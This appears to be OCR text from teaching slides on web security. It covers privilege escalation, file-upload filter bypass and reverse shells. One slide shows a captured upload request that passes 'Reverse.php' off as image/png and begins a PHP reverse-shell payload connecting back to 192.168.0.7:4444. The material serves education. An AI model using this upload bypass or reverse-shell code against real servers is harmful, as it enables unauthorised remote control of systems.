


PRIVILEGE ESCALATION

Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, and such elevation or changes should have been prevented by the application. This is usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer or system administrator.

The degree of escalation depends on what privileges the attacker is authorized to possess, and what privileges can be obtained in a successful exploit. For example, a programming error that allows a user to gain extra privilege after successful authentication limits the degree of escalation, because the user is already authorized to hold some privilege. Likewise, a remote attacker gaining superuser privilege without any authentication presents a greater degree of escalation.

PRIVILEGE ESCALATION



RESTRICTED/UNRESTRICTED FILE UPLOAD

The "unrestricted file upload" term is used in vulnerability databases and elsewhere, but it is insufficiently precise where there is no filtration for specific filetype allowed to upload into server.

But “restricted” file means the system already filter the filetype , size and extensions but in weak condition where attacker can bypass through capturing the request and change the filename.


EXPLANATION WITH IMAGE

```
11 Upgrade-Insecure-Requests: 1
12
13 -----------------------------182799631466108983298082736
14 Content-Disposition: form-data; name="file"; filename="Reverse.php"
15 Content-Type: image/png
16
17 <?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
   'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
   $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
   $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
```

REVERSE SHELL

In a typical remote system access scenario, the user is the client and the target machine is the server. The user initiates a remote shell connection and the target system listens for such connections. With a reverse shell, the roles are opposite. It is the target machine that initiates the connection to the user, and the user's computer listens for incoming connections on a specified port.

REVERSE SHELL SCENARIO



THANK YOU